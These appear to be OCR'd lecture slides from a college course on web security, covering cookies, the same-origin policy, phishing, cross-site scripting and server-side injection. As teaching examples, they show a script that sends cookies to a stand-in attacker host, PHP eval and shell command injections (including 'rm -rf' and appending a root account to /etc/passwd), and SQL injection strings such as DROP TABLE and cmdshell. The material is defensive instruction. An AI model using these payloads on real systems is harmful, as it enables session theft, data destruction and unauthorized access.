
Security Part 2

CSCI 334
Stephen Freund



Security for the "Web"

- Safely browse the web
  - Users should be able to visit any web site without harm
- Secure Web Apps
  - Web Apps should have the same security properties as stand-alone applications, eg:

Short Survey of Threats

- Client Side
  - information leaks
  - XSS: cross-sight scripting
  - frame isolation
  - phishing attacks
- Server Side
  - Code injection attacks
- (Some slides thanks to John Mitchell and Dan Boneh)

HTML Image Tags

```
<img src="http://example.com/shilo.jpg"
     height="250" width="300">
```

HTML Image Tags

- Communicate with other sites...
  - `<img src="http://sneaky.com/sneaky-shilo.jpg?extra_stuff">`
- ... and hide image:
  - `<img src="http://sneaky.com/sneaky-shilo.jpg?extra_stuff" height="1" width="1">`
- Important Point: A web page can send information to any site

fact.html
dom.html
frames.htm

HTML with JavaScript, DOM

- JavaScript can access DOM for page being viewed... and change it.

```
<ul id="theList">
<li> Item 1 </li>
</ul>
```

- Example: Add a new list item:

```
<script>
 var list = document.getElementById('theList')
 var newItem = document.createElement('li')
 var newText = document.createTextNode("moo")
 newItem.appendChild(newText)
 list.appendChild(newItem)
</script>
```

- Everything I said about sandboxing applies here too

cookie.html
showcookie.html

Cookies...

- Servers can store local state on clients
- In HTML:

```
<script>
  document.cookie=
     "username=Steve;" +
     "expires=Thu, 9 May 2019;" +
     "SESSID=123456";
</script>
```

- Can use to manage session state, ie user name, browsing state, etc.
- [Look at Google, williams in FireFox...]

.williams.edu Cookie in Steve's Browser

```
PHPSESSID=6de1c2222be33d9d6237efff754e1656;
__utma=193658155.1561475015.1393070964.1400092399.1400116396.7
__utmb=193658155.4.10.1400116396;
__utmc=193658155;
__utmz=193658155.1400116396.7.3.utmcsr=sorry.williams.edu|utmc
n=(referral)|utmcmd=referral|utmcct=/www/index.html;
https%3a%2f%2fsarah.williams.edu%2fpsp%2fcsprd%2femployee%2fhr
s%2frefresh=list:%20%3Ftab%3Dremoteunifieddashboard%7C%3Frefre
h_all_pagelets%3Dremoteunifieddashboard;
pscsapp3-13400-PORTAL-
PSJSESSIONID=whprAAAASnTvLLWnMtmBBBB5vSLhCCCC!2033322244
```

session id for PeopleSoft grade system

Can only access this cookie in code downloaded from *.williams.edu

XSS: Cross-Sight Scripting Attacks

To: freund@cs.williams.edu
Subject: Click image for more Puppies!
From: plum@gnail.com

Click Image for More Puppies!

http://www.dailypuppy.com/

Click Image for More Puppies! (version 2)


Click Image for More Puppies!

https://www.google.com/search?q=puppies&tbm=isch

Click Image for More Puppies! (version 3)

http://www.williams.edu/search/?q=Cow


http://www.williams.edu/search/?q=Cow



Click Image for More Puppies! (version 4)

http://www.williams.edu/search/?q=<script>alert('moo')</script>


http://www.williams.edu/search/?q=<script>alert('moo')</script>



Click Image for More Puppies! (version 5)


http://www.williams.edu/search/?q=<script>document.write(document.cookie)</script>

http://www.williams.edu/search/?q=<script>document.write(document.cookie)</script>



(version 6)

```
http://www.williams.edu/search/?q=
  <script>
   window.open("http://gnail.com?cookie="+
               document.cookie)
  </script>
```



The Punch Line...

- I clicked on a link:


```
http://www.williams.edu/search/?q=
  <script>
    window.open("http://gnail.com?cookie="
                document.cookie)
  </script>
```

- That that send the following to the attacker:

```
"http://gnail.com?cookie=PHPSESSID=..."
```

- This is BAD. Really really BAD.

Servers should never return client-provided scripts!





```
To: Web Ops
Subject: XSS vulnerability
Date: Tue, 13 May 2014 16:25:16 -0400

I noticed today that the Williams homepage is
susceptible to an XSS vulnerability.  The simplest
way to see this is to go to the homepage and do a
search for

<script>alert('moo')</script>

The page returned by the search has the search
phrase embedded
-- and the brow
warning the use

...

Best,

   - Steve.
```

```
Date: Tue, 13 May 2014 22:34:58 -0400

Hi Steve,

Thanks for pointing this out. We'll
definitely take a look.

Web Ops
```


Click Image for More Puppies!
(A couple hours later...)

http://www.williams.edu/search/?q=<script>alert('moo')</script>



What Happens Now?

- [searches.html]



And all this just by clicking on a link from one malicious source...

Isolation Policy Goals


- Safe to visit an malicious web site

- Safe to visit two pages at the same time
  - Address bar distinguishes them

- Safe to allow delegation [frames.html]


showcookie.html

Browser Security Mechanism




- Each frame of a page has an origin
  - Origin = protocol://host:port (ie http://www.williams.edu:8080)
- Frame can access its own origin
  - Network access, Read/write DOM, Storage (cookies)
- Frame cannot access data associated with a different origin


A Guninski Attack (Cross-Window)



Gadget Hijacking (Same Window)



What Should the Policy Be?




67

Browser Behavior


Browser	Policy
IE 6 (default)	Permissive
IE 6 (option)	Child
IE7 (no Flash)	Descendant
IE7 (with Flash)	Permissive
Firefox 2	Window
Safari 3	Permissive
Opera 9	Window
HTML 5	Child

Descendent is now almost exclusively used

Phishing: Safe to Type Your Password?




Safe to Type Your Password?




Safe to Type Your Password?


Safe to Type Your Password?




Safe to Type Your Password?



Google Phishing



Server Side PHP Scripts



Code Injection Attack

http://a.com/calc.php?exp="1; system('rm –rf *'

a.com Server

```
...
$in = $_GET['exp'];
eval('$ans = ' . $in . ';');
...
```

```
eval("$ans = 1; system('rm –rf *');")
```

Other PHP Attacks

- PHP Script to send welcome message:

```
$email = $_GET["email"]
$subject = $_GET["subject"]
system("mail $email –s $subject < /tmp/welcome.txt")
```

- Attacker posts

```
http://yourdomain.com/mail.php?
  email=springer@malicious.cow.com &
  subject=mwahahahaha < /usr/passwd; #
```

- Server Runs:

```
mail springer@malicious.cow.com
 –s mwahahahaha < /usr/passwd; #< /tmp/welcome.txt
```

Other PHP Attacks

- PHP Script to send welcome message:

```
$email = $_GET["email"]
$subject = $_GET["subject"]
system("mail $email –s $subject < /tmp/welcome.txt")
```

- OR Attacker posts

```
http://yourdomain.com/mail.php?
 email=springer@malicious.cow.com &
 subject=uhoh; echo "springer::0:0:root:/:/bin/sh">>/etc/passwd; #
```

- Server Runs:

```
mail springer@malicious.cow.com
 –s uhoh;
 echo "springer::0:0:root:/:/bin/sh">>/etc/passwd; #< /tmp/welcome.t
```

Database Queries in PHP (The Wrong Way)

http://a.com/login.php?
user=steve&pass=rachmaninoff


```
$user= $_GET['user'];
$pass= $_GET['pass'];
$sql = "SELECT * FROM Users
          WHERE user='$user'
          AND password='$pass'"
$rs = $db->executeQuery($sql);
if ($rs->count > 0)
  // user logged in
```

SELECT …

…

DB

Database Queries in PHP (The Wrong Way)

http://a.com/login.php?
user=steve&pass=rachmaninoff

```
$user= $_GET['user'];
$pass= $_GET['pass'];
$sql = "SELECT * FROM Users
          WHERE user='$user'
          AND password='$pass'"
$rs = $db->executeQuery($sql);
if ($rs->count > 0)
  // success
```

SELECT …

…

DB

Bad Input

- `login.php?user=steve&pass=rachmaninoff`

```
SELECT * FROM Users
  WHERE user='steve' AND password='rachmaninoff'
```

- `login.php?user="' or 1=1 -- "`

```
SELECT * FROM Users
  WHERE user='' OR 1=1 -- AND password=''
```

  - All table rows match this query
  - Result is never empty

Worse Input

- `login.php?user= &pass="' ; DROP TABLE Users "`

```
SELECT * FROM Users
  WHERE user='' AND pass='';
DROP TABLE Users
```

- Attacker inserted a second command...
- That deletes the Users table.

Worst(?) Input

- `login.php?user= &pass="' ; exec cmdshell 'net user springer badpwd' / ADD"`

```
SELECT * FROM Users
  WHERE user='' AND pass='' ;
exec cmdshell 'net user springer badpwd' / ADD
```

- If SQL running as "administrator", attacker creates new account on DB.
- (Think back to Least Privilege...)

How to Avoid Code Injection Attacks

- **Never** build SQL queries directly from input
  - or use in any other sort of executable command...
- Information Flow Problem
  - Dynamic data tainting (Perl)
  - Static Analyses for Java, PHP

What's Next?

- Languages to specify & enforce security policies
  - isolation and resource access rules
  - communication
  - delegation
- Languages to specify & enforce information flow
  - which parts of code have access to which data?
  - how is data permitted to be used?
  - eg Facebook's privacy settings

What's Next?

- Languages for automated response to large attacks (involving many machines, many orgs.)
  - recognize / mitigate damage / prevent future attacks
- Challenges
  - expressiveness
  - strong guarantees
  - efficiency
  - ease of use
  - modularity